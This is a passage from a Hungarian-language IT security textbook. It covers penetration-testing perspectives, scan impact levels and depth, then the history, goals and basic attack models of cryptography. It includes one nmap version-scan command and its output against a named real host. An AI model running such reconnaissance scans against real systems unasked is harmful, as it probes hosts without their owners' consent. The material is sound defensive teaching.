- *Zero knowledge (black box)*: nem megbízható külső megfigyelő esetén alaphelyzetben a rosszindulatú támadóról feltételezhetjük azt, hogy semmilyen információval nem rendelkezik a rendszer felépítésével kapcsolatban, vagyis a hoszt és port szkenner eredményekre alapozva kell eredményeket elérnie. Ez a perspektíva tükrözi legjobban egy ismeretlen hacker/cracker lehetőségeit a rendszerrel szemben. Ez a perspektíva a legjobban automatizálható, több kereskedelmi és ingyenes program létezik, mely ilyen módszerrel végez teszteket.

- *Valid account (gray box)*: ebben az esetben bizonyos alapvető információkkal látjuk el a biztonsági ellenőrzést végző személyt vagy eszközt. Ilyen alapvető információ lehet például egy kiemelt jogosultságokkal nem rendelkező felhasználói elérés (amit például egy titkárnőn végzett social engineering eredményeképp megszerezhet egy hacker), vagy a központi tűzfal pontos szabályrendszere. Ez a perspektíva egy ismeretlen cracker és egy megbízható belső személy együttműködését közelíti legjobban. Ez a perspektíva is viszonylag jól automatizálható, de bizonyos esetekben ez jelentős veszélyforrás lehet, hiszen belső, még akár privilegizálatlan eléréssel is elképzelhető olyan DoS támadás, amit nagyon nehéz kivédeni.

- *Full knowledge (white box)*: ez az ellenőrzés leginkább a hálózat teljes áttekintését jelenti, miközben minden információ rendelkezésre áll. Ez a perspektíva egy megbízható belső személy felől induló támadással áll párhuzamban, de valójában nem célja egy valódi támadás szimulálása, hisz belülről, több belső személy közreműködésével minden rendszer megdönthető. Ez a típusú scan nagyon nehezen automatizálható, mivel az alapvető belső beállításokon kívül minden rendszer egyedi, nehezen általánosítható teszteket igényelne.

4.6.3.3.2 Behatás

A behatás (impact) a biztonsági ellenőrzés erőszakosságát határozza meg. Minél erőszakosabb egy támadás, annál több sebezhetőségre hívhatja fel a figyelmet, de annál több kárt is okozhat.

- *Low impact (intelligence)*: csak információszerzés a cél, ide sorolhatók a fenyegetettség-feltérképező alkalmazások, vagyis a port szkennelés és a verziószám-szkennelés. Általában könnyen automatizálható, hisz az ellenőrizendő hoszt nyitott portjain egy próba-kapcsolatfelvételt követően a kiszolgálást végző szoftver a legtöbb esetben nevével és/vagy verziószámával válaszol. A valós életben szinte minden támadó ezzel kezdi a behatolást, ha más úton nem értesülhetett a megtámadni kívánt hoszton futó szolgáltatásokról. Egy verziószám-szkenre példa:

```
[root@pakk:~]# nmap -sV lutra.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-27 14:05 CET
Interestring ports on lutra.sztaki.hu (193.225.86.11):
(The 1638 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE        VERSION
```

```
13/tcp    open  daytime        Sun Solaris daytime
21/tcp    open  ftp?
22/tcp    open  ssh            OpenSSH 3.5p1 (protocol 1.99)
23/tcp    open  telnet         Sun Solaris telnetd
25/tcp    open  smtp           qmail smtpd
37/tcp    open  time
80/tcp    open  http           Apache httpd 1.3.20 ((Unix)(Red-Hat/Linux)
ApacheJServ/1.1.2)
110/tcp   open  pop3           UW Imap pop3 server 2001.80
143/tcp   open  imap           UW imapd 2002.328
221/tcp   open  ftp
223/tcp   open  telnet         BSD-derived telnetd
443/tcp   open  ssl/http       Apache httpd 1.3.22 ((Unix) mod_ssl/2.8.5
OpenSSL/0.9.6c)
993/tcp   open  ssl/imap       UW imapd 2002.328
995/tcp   open  ssl/pop3       UW Imap pop3 server 2001.80
2049/tcp  open  nfs            2-3 (rpc #100003)
3000/tcp  open  ppp?
3306/tcp  open  mysql          MySQL (unauthorized)
4045/tcp  open  nlockmgr       1-4 (rpc #100021)
5001/tcp  open  commplex-link?
8007/tcp  open  ajp12?
10000/tcp open  http           Webmin httpd

Nmap run completed -- 1 IP address (1 host up) scanned in 151.054 seconds
```

- *Moderate impact (exploit)*: ez az ellenőrzési mód már komoly károkozásra is képes. Általában egy OS fingerprintinget és egy verziószám-scanelést követően a felderített operációs rendszer és kiszolgáló-szoftver verziók ismert hiányosságait (például buffer túlcsordulás paraméterek átvételekor, esetleg speciális karakterek, tartományból kilógó adatok hibás kezelése, információ-szivárogtatás, gyenge jelszavak) tesztelő önálló kis programok (exploitok, szkriptek) futtatásából épül fel. Ezek a szkriptek már komoly, specializált programozói munkát igényelnek, ezért az automatizálás nehéz kérdés, hisz míg egy port scanner 10-20, előre definiált részfeladatot hajt végre egy hoszt teljes letapogatása közben, addig egy moderate impact security scanner több ezer részfeladaton halad végig, ráadásul a feladatok változhatnak a verziószámok és részeredmények ismeretében. Ez a típusú biztonsági ellenőrzés valahol a közepes ismeretekkel rendelkező *script kiddie* támadások és a hálózati, operációs rendszer és alkalmazás szerkezeteket mélyen megértő szakemberek felkészültsége között elhelyezkedő, életszerű támadásokhoz hasonló. Teljeskörű végrehajtása szinte lehetetlen, a széleskörű ellenőrzés pedig nagy szakértelmet, sokszor tényleges emberi közreműködést kíván.

- *High impact (Denial of Service, DoS)*: míg a moderate impact ellenőrzés nem mindig célozta egy szolgáltatás, vagy akár egy egész hoszt használhatatlanná tételét, a high impact ellenőrzés során minden esetben a hálózat és az egyes gépek tűréshatárának tesztelése a cél. Többnyire átlagos terhelést jelentő, de nem ritkán különösen nagy feldolgozási igényű kérések nagy tömegű árasztásával valósítják meg, azonban előfordulhatnak bizonyos hibák meglétére alapozott, szolgáltatást bénító támadások (exploit) ezen a szinten is. A támadások automatikus végrehajtása ezen a szinten általában követelmény, hisz az idő fontos tényező egy szolgáltatás használhatatlanná válásához szükséges leterhelés során, vagyis nem csak a szakértelem, de a teljesítmény is számít. A tesztek lehetnek elosztottak is (*Distributed Denial of Service*, *DDoS*), ez még közelebb áll a valós életben alkalmazott, esetenként direkt erre a célra terjesztett vírussal fertőzött internetes “zombie” gépeken keresztül indított korszerű támadásokhoz.

4.6.3.3.3 Mélység

Az ellenőrzés mélysége nem a részletességre utal, hanem a feltételezett behatolás mélységére. A vizsgálni kívánt hálózat és rendszer a külvilág (Internet) felé általában csak egy korlátozott felületen, például egy tűzfalon keresztül nyújt szolgáltatásokat. A hálózat belülről is több részből, biztonsági zónából állhat, melyek önálló támadási területeket, szinteket jelölhetnek ki az ellenőrzés során. Mélység szempontjából az ellenőrzések két csoportját különböztetjük meg:

- *single horizon scan*: az ellenőrzés csak a megszerzett információk alapján haladhat mélyebbre, általában elégségesnek (olcsóbbnak) tűnik ugyanis azt feltételezni, hogy a rosszindulatú támadások az Internet felől érkeznek, és a tűzfalon keresztül akarnak a belső hálózatba betörni. A behatolási teszt alapján eldönthető, hogy a tűzfal átjárható-e, azonban ez nem ad messzemenő következtetésekre lehetőséget.
- *multiple horizon scan*: az ellenőrzés a megszerzett információktól függetlenül mélyebbre halad a hálózatban, akár a biztonsági szempontokra figyelemmel felosztott hálózat egynemű részeit külön vizsgálva. Ez a módszer biztosíthatja azt, hogy a tűzfal, vagy egyéb elválasztó határok fel nem derített áthatolási veszélyeztetettsége esetén továbbhaladó rosszindulatú támadó által kihasználható belső biztonsági gyengeségek is csökkenthetőek legyenek.

4.6.4 Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

host scanning

- A ping program honlapja:

  `http://ftp.arl.mil/~mike/ping.html`
- Távolról operációsrendszer és egyéb információ detektálása:

  `http://www.biztostu.hu/tovabbi_anyagok/hallgatoi_munkak/Juhasz_Peter_Karoly_es_Modla_Ferenc/tavoli_os.pdf`

  `http://tinyurl.com/25ecb`

port scanning

- Internet enciklopédia (IP, TCP működés, felépítés):

  `http://www.freesoft.org/CIE/Course/index.htm`
- A legelterjedtebb port szkenner, az **`nmap`** honlapja:

  `http://www.insecure.org/nmap`
- Idle scan leírás:

  `http://www.insecure.org/nmap/idlescan.html`
- OS fingerprinting:

  `http://www.insecure.org/nmap/nmap-fingerprinting-article.html`

security scanning

- Az első ingyenes, széles körben elterjedt automatizált security scanner a SATAN (mára már elavult, de történelmi szerepe miatt kihagyhatatlan):

  `http://www.fish.com/~zen/satan/satan.html`

- Az egyik legjobb automatizált low-high impact security scanner a nessus honlapja:
  `http://www.nessus.org`
- Hivatalos Microsoft automatizált low impact security scanner (pár medium impact funkcióval):
  `http://www.microsoft.com/technet/security/tools/mbsahome.mspx`
- Egy példa üzleti security scanning szolgáltatásra, szakemberek közreműködésével:
  `http://www.engarde.com/consulting/pentest`
- A 20 legfontosabb hálózati sebezhetőség listája (jó referencia a választott security scanner naprakészségének eldöntésében):
  `http://www.sans.org/top20`

4.7 Adat és kommunikációs kapcsolat titkosítása

Ez a fejezet több másik fejezetnek lehet onnan meghivatkozható része, hiszen a titkosítás az egész informatikai biztonságot érintő terület. A kriptológia tudománya szolgáltatja a legtöbb megoldást a különböző biztonsági megoldások számára, ugyanakkor a titkosítás különböző területeinek megoldásai a gondolkodásmódunkra is hatással vannak. A különböző titokhoz kapcsolódó területekről a „Titoktan trilógia” ad kimerítő leírást és szemléletformáló ismertetést. [Titoktan]

4.7.1 Honnan ered és hogyan működik? Történet és fejlődés.

Mióta emberek kommunikálnak egymással, azóta természetes igény van az üzenetek célba juttatására olyan módon, hogy csak a címzett kerülhessen az információ birtokába, és illetéktelen személy elől a tartalom rejtve maradjon. Ha a csatorna nyílt, tehát számítani lehet arra, hogy az úton lévő adatokhoz más is hozzáfér, szükség lehet az adatok titkosítására.

A titkosítás története 4000 évnél is régebbre nyúlik vissza. Időszámításunk előtt 2000 körül, az ókori Egyiptomban már hieroglifákat használtak az egykori uralkodók síremlékeinek díszítésére. Ezek a hieroglifák szándékosan titkosak voltak, de nem feltétlenül az információ elrejtése volt a cél, inkább a hordozott mondanivaló jelentősebbé tétele. A titkosítás tudománya a legtöbb ember számára valami misztikus tématerületnek számított és a fekete mágiával rokonították. A közhiedelemben gyakran gonosz lelkekkel való kommunikációt értettek rajta és emiatt rossz megítélés alakult ki róla. A régi titkosírók többsége valódi tudós volt, de a közemberek számára ők így a gonosz követői voltak.

A régi kínaiak, indiaiak, az ókori görögök és rómaiak mind-mind maguknak fejlesztettek különféle módszereket, amelyek az akkori viszonyok között hatásosak voltak, azonban ezek alapvetően különböztek a ma használt titkosításoktól abban, hogy a rejtjelezés alapja az alkalmazott módszer titkossága volt, nem pedig az ismertnek feltételezett módszerhez használt kulcs titkossága. Az egyik legismertebb példa erre Julius Caesar rejtjelezése, ahol az ABC minden betűjét két pozícióval ciklikusan előrébb léptették.

A középkorban erős fejlődésnek indult a rejtjelezés tudománya. Minden nyugat-európai állam használta a titkosítás valamilyen formáját, ezzel párhuzamosan a módszerek egyre népszerűbbé váltak. A nagykövetek és kémek gyakran továbbítottak titkosított üzeneteket. Az olaszok érték el

az első jelentősebb eredményeket. Velencében, 1452-ben létrehoztak egy intézetet külön azért, hogy a rejtjelezés kutatásával foglalkozzon és a kormányzat által használt kódokat kidolgozza, ill. üzeneteket titkosítson és fejtsen vissza. Leon Battista Alberti – aki a „nyugati titkosítás atyja" néven maradt meg az utókor emlékezetében – volt az első, aki egy új ötlettől vezérelve egy üzeneten belül a módszert változtatva egyszerű eljárással nehezen megfejthető kódokat készített. Az eredeti információ (kódolatlan szöveg), és a kódolt információ (titkosított szöveg) összerendelési szabályát egyazon üzenetben folyamatosan módosítva jelentősen megnehezítette a rejtjelezés frekvenciaanalízis-alapú megfejtését. A módszer alapgondolata, hogy a kódolt üzenetben szereplő szimbólumok előfordulási gyakoriságát az eredeti üzenet nyelvének statisztikai tulajdonságaival összevetve következtetni lehet bizonyos kódolatlan-kódolt párokra, amelyek meghatározása után az eredeti szövegről információt nyerve további párok meghatározása és végül a teljes üzenet megfejtése válik lehetségessé.

Míg Európában a XVIII. századtól kezdve gomba módra szaporodtak a kriptográfiával foglalkozó kisebb-nagyobb szervezetek (az ún. „Fekete Kamrák"), az Újvilágban nem voltak erre komoly intézmények. A tudományágat leginkább az érdeklődő kutatók és szerzetesek űzték. A függetlenségi háborúban az amerikai telepesek ennek kárát is látták, sokáig nem sikerült eredményeket elérniük a brit csapatok gyakran elfogott üzeneteivel együtt sem, mígnem James Lovell, akinek nyomán az amerikai területeken is az érdeklődés középpontjába került a kriptográfia, rengeteg birodalmi kód visszafejtésével meg nem fordította a harcok menetét, munkásságával így döntő szerepet játszva abban, hogy a telepesek végül megnyerték a háborút.

A titkosítás terén a következő nagy lökést a távíró megjelenése jelentette. A nagy távolságú üzenetközlés miatt az üzenettovábbítást egyáltalán nem lehetett biztonságosnak nevezni, így kézenfekvő volt a rejtjelezés szükségessége. Természetesen katonai célokra használták először, hisz a harctéri parancsnokoknak nagy szükségük volt arra, hogy titkos kapcsolatot tartsanak egymással. E célra a Vigenere-titkosítást használták, de 1863-ban Friedrich W. Kasiski kifejlesztett egy módszert, amellyel csaknem az összes akkoriban használatos rejtjelezést, így a Vigenere-kódolást is megfejthetővé tette. Kasiski módszere azon alapult, hogy a titkosított szövegben ismétlődéseket keresett, amelyből a kódoláshoz használt kulcs hosszúságára következtetett. Mivel az ismétlődések távolsága a kulcs hosszának egész számú többszöröse, e távolságok legnagyobb közös osztói a kulcs hosszát adják. Ezután a kulcs hosszának megfelelő távolságra eső karakterek gyakoriságát vizsgálva megjósolható, hogy az eredeti szöveg mely betűjét reprezentálja az adott kódszimbólum. Ezek a kódismétlődések néha csak véletlenszerűek, így a vizsgálatkor megtévesztők lehetnek, vagyis sok próbálkozásra lehet szükség, mire a valódi kulcsot fel lehet fedni, de ez a módszer sokkal hatékonyabb volt az összes addig ismertnél. Mindezek eredményeként a katonaság újfajta titkosítás után nézhetett.

Az európai „Fekete Kamrák" működése továbbra is sikeres volt és jó eredménnyel fejtették meg a legtöbb amerikai kódot, de a viszonylag békés időszak okán, 1850 tájékán feloszlatták őket. Az I. világháború kitörése előtt azonban Anglia ismét komoly erőfeszítéseket tett kódfejtési képességeinek javítására, így a háborúban sikerrel fejtették meg a német tengerészet által használt titkos üzeneteket. Erre az időszakra tehető a rádió elterjedése, amely a távíróéhoz hasonló mértékben növelte a kriptográfia és a kriptoanalízis jelentőségét, hiszen az adások bárki számára elérhetővé váltak, így az üzenetek fizikai védelme megoldhatatlan volt. A németek azonban egyszerű kódolással, kellő elővigyázatosság nélkül sugározták katonai rádióadásaikat: kiszámíthatóan, rendszeres időközönként cserélték az egyébként egyszerű szókészletből származó és könnyen jósolható kulcsokat.

1917-ben az amerikaiak megalapították MI-8 elnevezésű kriptográfiai intézetüket. Az intézet a kriptográfia és kriptoanalízis teljes területén végzett kutatásokat, és egy új találmány, a rotor segítségével, sokkal bonyolultabb módszereket is sikerrel alkalmaztak a gyakorlatban, megbízhatóvá és gyorssá téve így a titkosítások számítását. A szesztilalom idején számos

szeszcsempészt juttattak börtönbe a csempészek titkos üzeneteit elfogó és megfejtő parti őrség emberei, akik neves matematikusokat, közöttük a híres Friedman-Smith házaspárt, kértek fel munkájuk segítésére.

A titkosítás történetének leghíresebb időszaka kétségkívül a II. Világháború volt. Egy angol kutatócsoport Alan Mathison Turing matematikus vezetésével megfejtette a német haditengerészet által használt Enigma-kódot. Az így szerzett információkkal az angol flottát korábban megtizedelő német tengeralattjárók fölött történelmi jelentőségű győzelmet arathatott a brit haderő. Az amerikaiak is eredményesen fejtették meg a japán kódokat, míg a japánok nem értek el eredményt az elfogott amerikai üzenetekkel, ebből kiindulva azt gondolták, hogy az ő kódjaik is törhetetlenek. A közvetlenül Pearl Harbor lebombázása előtt használatba vett japán JN-25 kód megfejtése vezetett azután a Midway szigeteknél bekövetkezett döntő amerikai győzelemhez, amely megfordította a csendes-óceáni csata menetét.

A rejtjelezést a mára nagymértékben elterjedt távközlő hálózatok mindegyikében alkalmazzák. Mára alapvető követelménnyé vált a biztonságos kommunikáció, az adatok megbízható továbbítása és számos rendszer, így a banki szolgáltatások, számítógép-hálózatok mai működése elképzelhetetlen titkosítás nélkül.

4.7.2 Mi ellen véd? Kockázatcsökkenés módja.

Claude Elwood Shannon, egy információ- és titkosításelmélettel foglalkozó matematikus bebizonyította, hogy létezik tökéletes, azaz törhetetlen titkosítás, de ennek az a feltétele, hogy a kulcs véletlen és legalább olyan hosszúságú legyen, mint maga a továbbítandó információ. Így a módszernek nincs sok gyakorlati haszna, mégis jelentős, mert kimondja: a gyakorlatban alkalmazott módszerek csak arra törekedhetnek, hogy praktikusan törhetetlenek legyenek, azaz a megfejtésükhöz elfogadhatatlanul sok időre legyen szükség. Emellett nem tekinthető a titkosság mértékét befolyásoló paraméternek a kódolás módszere, tehát nem használható fel az a feltételezés, hogy a támadó fél nem ismeri a rejtjelezéshez használt eljárás működési elvét.

A hatékonyság és biztonság számításánál csak az ismertnek feltételezett módszer és az azzal használt kulcs által biztosított titkosítás vehető figyelembe. Mindezeknek megfelelően a ma használatos rejtjelezési algoritmusok alapgondolata az, hogy viszonylag kis számításigényű eljárással lehessen a titkosított szöveget az eredetiből előállítani, visszafejteni viszont reménytelenül nehéz legyen.

Minden alkalommal fel kell tételezni, hogy a küldőn (Sender) és a fogadón (Receiver) kívül jelen van a támadó (Attacker) is. A támadó jelenléte az igazi ok, hiszen hiányában felesleges lenne a titkosítás.

A támadó magatartásának két jellegzetes megjelenési formája a következő:

- megpróbál illetéktelenül hozzáférni az információhoz;
- megpróbál hamis üzenetet küldeni a feladó nevében.

A fogadónak (továbbiakban: Fogadó) ezért egyaránt képesnek kell lennie az üzenet olvasására és a feladó (továbbiakban: Küldő) személyének ellenőrzésére is. Küldő oldalán célszerű a kulcsok gyakori cseréje, hiszen ha a támadó (továbbiakban: Támadó) megfejt egy kulcsot, akkor azt csak addig tudja használni, amíg meg nem változik. Ha viszont a kulcsot gyakran – a feltételezett megfejtési időn belül – cseréli Küldő, akkor ezzel Támadó tevékenységét elsősorban passzív

tevékenységre korlátozza, mert idejének jelentős részét az aktuálisan használt kulcs megfejtése teszi ki.

4.7.3 Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

4.7.3.1 A titkosítás mértéke (Level of Security)

A legfontosabb, de nehezen számszerűsíthető tulajdonság. Általában a pillanatnyilag legjobbnak elfogadott támadási módszer lépésszámával jellemzik, ez minél nagyobb, annál jobb a titkosítás. A cél minél nehezebben megfejthető üzenet-párok generálása. A titkosság mértékére a felhasználás helye ad útmutatást. Belátható, hogy egy baráti levelezés titkosításánál nem nagy baj, ha a használt algoritmus nem „bombabiztos", viszont üzleti levelezésben, egy elektronikus üzleti, banki műveletnél szükséges a minél jobb algoritmus használata. Mindez nem jelenti azt, hogy ha a védendő adatok, információk nem „annyira" fontosak, akkor arra kötelezően gyengébb algoritmust kellene használni. Napjaink nyilvánosan hozzáférhető algoritmusai is közelítik a megfejthetetlenség határát. Jó algoritmus esetén csak a teljes próbálgatás vezethet eredményre.

4.7.3.2 Teljesítmény (Performance)

A módszerek sebességére attól függően van megkötés, hogy az adott algoritmust hol kívánjuk felhasználni. Ha csak otthon egy levelet vagy egyéb kisebb adatállományt szeretnénk titkosítani, akkor általában mindegy, hogy a program egy vagy két másodpercen belül végez, a lényeg, hogy az eredmény megfelelő legyen. Ha azonban egy merevlemez-partíciót vagy egy logikai meghajtót titkosítunk, akkor már lényeges lehet a titkosító algoritmus teljesítménye, bár az időveszteségből alapvetően nem származik probléma. Ha viszont egy telefonvonalat vagy hálózati kapcsolatot titkosítunk, akkor erősen zavaró lehet, ha a kódoló és dekódoló végberendezések áteresztő képessége, sebessége a megszokott, esetleg előírt mértéket nem éri el. A teljesítmény mérése általában bit/sec mértékegységgel történik.

4.7.3.3 Megvalósíthatóság (Difficulty of Implementation)

Ha egy algoritmus annyira bonyolult, hogy csak kis teljesítményre képes, akkor a gyakorlati felhasználásban sem fog igazán elterjedni. Meg kell azonban azt is különböztetni, hogy hardver vagy szoftver megoldást alkalmazunk-e. Például a DES algoritmus (ld. később) szoftveres megvalósítása sokkal lassabb, mint a hardveres. Ez általában természetes, de lehetnek elvi okai is. A DES tele van bitszintű műveletekkel (bitcserékkel), ami szoftverben több órajeles memóriaciklusokat eredményez, míg hardverben huzalozással egyszerűen kivitelezhető és egy bit megcserélése egy másikkal egyetlen órajelet sem igényel. Az algoritmus komplexitása és az alkalmazott műveletek határozzák meg, hogy inkább szoftveres vagy hardveres megvalósítások terjednek el.

4.7.3.4 Működési módok (Modes of Operation)

Egy algoritmus erejét jelentősen befolyásolja az, hogy milyen módban működik. Ez az ún. blokkos rejtjelezőknél lényeges szempont, lásd a szimmetrikus kódolók tárgyalásánál.

4.7.4 A titkosítás alapvető feladatai

4.7.4.1 Rejtjelezés, megoldás (Encryption, decryption)

Olyan módon kell átalakítani az üzenetet (rejtjelezés), hogy annak információtartalmát csak egy kiegészítő információ (a kulcs) birtokában lehessen megismerni (megoldás). Ha a megoldás a kulcs nélkül történik, akkor feltörésről (megfejtésről) beszélünk.

4.7.4.2 Digitális aláírások, időpecsétek (Digital signature, time stamp)

Jó közelítéssel hagyományos aláírás digitális megfelelője. A digitális aláírás egy olyan üzenet összeállítását jelenti, ami a tényleges adaton túl általában tartalmazza az „aláírt" adat jellemzőit, hitelesítő ellenőrzőösszegét és az aláírás idejét, esetleg helyét, valamint az aláíró nevét. Így nemcsak az aláírót azonosítja, hanem hitelesítő eljárásokkal kiegészítve az adatokat is védi hamisítás és ismétlés ellen. További feladata a „letagadhatatlanság" (non-repudiation) biztosítása, vagyis, hogy az aláíró később ne tagadhassa le az aláírás tényét. Ez a bizonyítás általában indirekt, mert azon alapul, hogy az aláírást kizárólag az tehette meg, akinek birtokában van az aláíráshoz szükséges kulcs. E feltételezés igen komoly következményekkel jár, ezért kell komolyan venni a kulcs érvénytelenítését, ha az idegen kézbe kerülhetett.

4.7.4.3 Titokmegosztás, titokszétvágás (Secret sharing, Secret splitting)

Valamilyen információt (például jelszót, kulcsot) vagy jogosultságot úgy kell megosztani a résztvevők között, hogy azok mindegyikének (titokszétvágás) vagy egy meghatározott csoportjának (titokmegosztás) jelen kell lennie az információ rekonstruálásakor. A megosztás további célja lehet az információ biztonságos tárolása is. Ha ugyanis egy titokdarab elveszik, az eredeti információ még visszaállítható. Ha az „elveszett" darabot valaki megtalálja, semmire sem tudja felhasználni.

4.7.4.4 Hitelesítés (Certification)

Az adatokat védi hamisítás, módosítás, üzenetkivonás vagy járulékos üzenet beiktatása ellen. Az eljárás igyekszik bizonyítani, hogy a tárolt adatok keletkezésük óta nem változtak meg és a kapott információ minden eleme (tartalma, feladója, feladás ideje stb.) hitelesnek tekinthető.

4.7.4.5 Partnerazonosítás (Identification)

Küldő és Fogadó kölcsönösen bizonyítják egymásnak kilétüket. A kommunikáló feleknek meg kell győződniük partnerük személyazonosságáról, meg kell teremteni a kapcsolatot a partner valódi és virtuális lénye között. (A távoli partnerazonosítás mindennapi példája lehet a telefonbeszélgetés: a felek egymást a hangjuk alapján azonosítják.) A partnerek és azok virtuális lénye közötti megfeleltetésnek egyértelműnek kell lennie, mert csak ez lehet az alapja az egyéni felelősségre vonhatóságnak (individual accountability), a számonkérésnek.

4.7.4.6 Hozzáférés-védelem, jogosultságvizsgálat, felhatalmazás, tulajdonságbirtoklás (Access control, Authentication, Attribute Ownership)

Garantálja, hogy egy adott erőforráshoz vagy adatokhoz csak a jogosult felhasználók férhetnek hozzá, illetve azon módosító műveleteket csak jogosult felhasználók végezhetnek. Általában jelszavakat kezelő, ellenőrző és hozzáférési jogosultságot kezelő részekből áll. Erős kriptográfia alkalmazása mellett megoldható, hogy mindenki mindenhez hozzáfér, legfeljebb kulcs hiányában

nem érti meg a kapott adatokat, illetve kulcs hiányában nem tud értelmezhető adatokat, utasításokat küldeni egy erőforrásnak. Ez a megoldás jelentősen leegyszerűsíti a jogosultságok kezelését, bár nagyobb technológiai követelményeket támaszt a megvalósítással szemben, mint hagyományos, jelszó alapú rendszerekkel szemben. A jogosultságvizsgálat mindennapi példája egy kulcs és a zár: csak az nyithatja ki a bezárt ajtót, akinek van kulcsa (természetesen feltételezzük, hogy csak a jogosultaknak van kulcsa). Az autentikáció általában azon alapszik, hogy valaki *tud valamit* (melyik kulcsot, jelszót, PIN kódot kell használnia) és *rendelkezik valamivel* (kulccsal, felhasználói névvel, kártyával), így gyakran kapcsolódik a partnerazonosításhoz (identification), hiszen amíg a partnerek be nem bizonyították egymásnak kilétüket, nincs értelme vizsgálni azt sem, hogy kinek mihez van joga. A jogosultságok ellenőrzésekor biztosítani kell, hogy a hozzáférés ténye, módja és ideje naplózva legyen (vagy naplózható legyen) a jogosultság esetleges változásával együtt. Ez előfeltétele az egyéni felelősségre vonhatóságnak.

4.7.5 A megfelelő védelmi stratégia kialakítása

Egy teljes kriptográfiai rendszer a következő fontosabb komponensekből épül fel, amelyek gyakran nem határolhatók el élesen egymástól:

- algoritmikus rendszer, az egyes szolgáltatások matematikai háttere;
- kulcskiosztás, tárolás, továbbítás (összefoglaló néven: kulcskezelés);
- kiegészítő védelem, amely a kriptográfiai rendszert érő támadások és kezelői hibák elleni (ön)védelmét igyekszik megvalósítani.

Az információvédelem megvalósítási módszereire és az algoritmusok felhasználására a kriptográfiai protokollok adnak útmutatást. Ezek mondják meg, hogy mit, mivel, mikor kell kódolni, dekódolni és mit, hova, mikor kell küldeni, valamint egyéb utasításokat, ellenőrzési pontokat tartalmazhatnak. Tehát az algoritmusok a protokolloknak csak eszközei. Ezt azért fontos tudomásul venni, mert a kriptográfiai algoritmusok önmagukban nem nyújtanak megfelelő biztonságot, tehát a kriptográfia önmagában nem védelem! A hatékony védelemhez szükség van:

- az algoritmusok használatának szabályozására,
- a kulcsként használt adatok védelmére,
- a hozzáférési folyamatok vezérlésére és ellenőrzésére,
- a felhasználók oktatására és meggyőzésére is.

A megfelelő információvédelemhez hozzátartozik a követendő ügyvitel kialakítása is, vagyis a kulcsok cseréje, tárolása, a titkosított és nyílt szövegek kezelésének szabályai. Ha például egy program lehetővé teszi egy titkosítva küldött/kapott levél vagy állomány-titkosítás nélküli mentését (esetleg a titkos szöveg mellé, és Támadónak máris rendelkezésére állhat egy nyílt-titkos szövegpár), de ennek veszélyeire még csak nem is figyelmeztet, akkor megkérdőjelezhető a program védelmi rendszerének elvi helyessége, hiszen komoly biztonsági rést takar el a felhasználó elől.

A jelszavak egyébként többnyire emberi meggondolatlanság és kényelem miatt kerülnek veszélybe, hiába támogatja a rendszert egyébként erős algoritmikus háttér. Általában is igaz, hogy ha egy rendszerbe valaki be akar jutni, akkor annak érdemes előbb a „humán” oldalról

megközelíteni azt. Néhány felhasználó a monitorára vagy billentyűzetére írva tárolja jelszavát. Egyes titkárnők tudják a főnökük jelszavát, és gyakran megmondják azt a telefonon bejelentkező „álszervizesnek", vagy épp egy „áltitkárnő" telefonálhat a rendszergazdához saját vagy inkább a főnök elfelejtett jelszava ügyében. Ezt a viselkedést hívják „social engineering"-nek. Az élet más, „kényes" területeihez hasonlóan a kriptográfiában is az emberi hibák képezik a veszélyek egyik legnagyobb forrását.

Egy rendszer védelme naplózással (logging) is fokozható. Rögzíteni kell minden lényeges eseményt: ki mit csinált és mikor tette azt. Sajnos a legtöbb esetben csak utólagos ellenőrzésre van mód, amikor már „baj van", de a naplók rendszeres ellenőrzése fényt deríthet sikertelen betörési kísérletekre vagy más rendellenes működésre, felhasználói viselkedésre is.

A legtöbb problémát tehát nem maga a rejtjelezés, hanem a kialakított védelmi rendszer egészének ellenálló képessége, egyenszilárdságának biztosítása okozza. Egy védelmi rendszer akkor egyenletesen szilárd, ha bármely pontján is támadjuk meg, ugyanakkora erőfeszítést kell kifejtenünk a sikerért: nincs olyan pontja, amely gyengébb védelmet nyújtana, mint egy másik.

4.7.6 Támadások típusai

Titkosítások vizsgálatakor mindig a lehető legrosszabb feltételezésből kell kiindulnunk, azaz abból, hogy Támadó igen komoly szellemi és technológiai kapacitással rendelkezik. Ezért fontos, hogy ismerjük a támadások lehetséges megjelenési formáit, és a titkosító algoritmusokat ismeretében vizsgáljuk. A támadások két alapmódszere a passzív, illetve aktív támadás.

4.7.6.1 Passzív támadás

A passzív támadás lényegében lehallgatást jelent, vagyis Támadó a nyilvános csatornán haladó üzenet birtokába jut. Amennyiben az üzenet ismeretében sikerül a megfejtés, akkor azt mondjuk, hogy sikerült feltörni a rejtjelező algoritmust.

4.7.6.2 Aktív támadás

Aktív támadás esetén Támadó beékelődik a kommunikációs összeköttetésbe és az üzenet kivonására, kicserélésére, módosítására vagy meghamisítására törekszik. Támadó egy lehetséges viselkedése az, hogy adott esetben Fogadó helyett válaszol Küldőnek, azzal a céllal, hogy Küldő ne ismerje fel az ő valódi kilétét, és azt gondolja, hogy a választ Fogadótól kapta. Különös veszélyforrás lehet, ha Támadó az egymással kommunikáló állomásokat sorozatos ismétlésre kényszeríti, esetleg ugyanazon üzenet két különböző rejtjelezett variációját szerzi meg, vagy valamelyik állomástól ismert választ kényszerít ki, amellyel megszerzi annak rejtjelezett változatát. Ezzel Támadó olyan nyílt-rejtjelezett üzenet-párok birtokába jut, amelyek felhasználásával a titkosításhoz használt kulcsra következtethet.

4.7.7 A főbb titkosítási módszerek

Valamennyi megfelelő eljárás alapelve, hogy a titkosított információ megoldása csak a kódoláskor alkalmazott kulcs – vagy annak párja – ismeretében legyen lehetséges. A titkosító eljárás típusa dönti azt el, hogy a megoldáshoz ugyanaz a kulcs, vagy annak egy megoldó-párja használandó-e fel. Előbbi az alapvető rejtjelezési módszerre, a konvencionális kódolásra (szimmetrikus), míg utóbbi a nyilvános kulcsú titkosításra (aszimmetrikus) jellemző.

4.7.7.1 A tökéletes titkosítás

Létezik olyan kódoló eljárás, amelynél a kódolt szövegek statisztikai jellemzői alapján bizonyítottan nem lehet semmilyen következtetést levonni az eredeti üzenetre vonatkozóan. Az ilyen kódoló eljárást tökéletes rejtjelezőnek nevezzük. A tökéletes rejtjelező sajátossága, hogy – információelméleti terminológiával élve – a kódolt üzenet (y) és az eredeti üzenet (x) közötti kölcsönös információ 0, vagyis:

$$I(x, y) = 0,$$

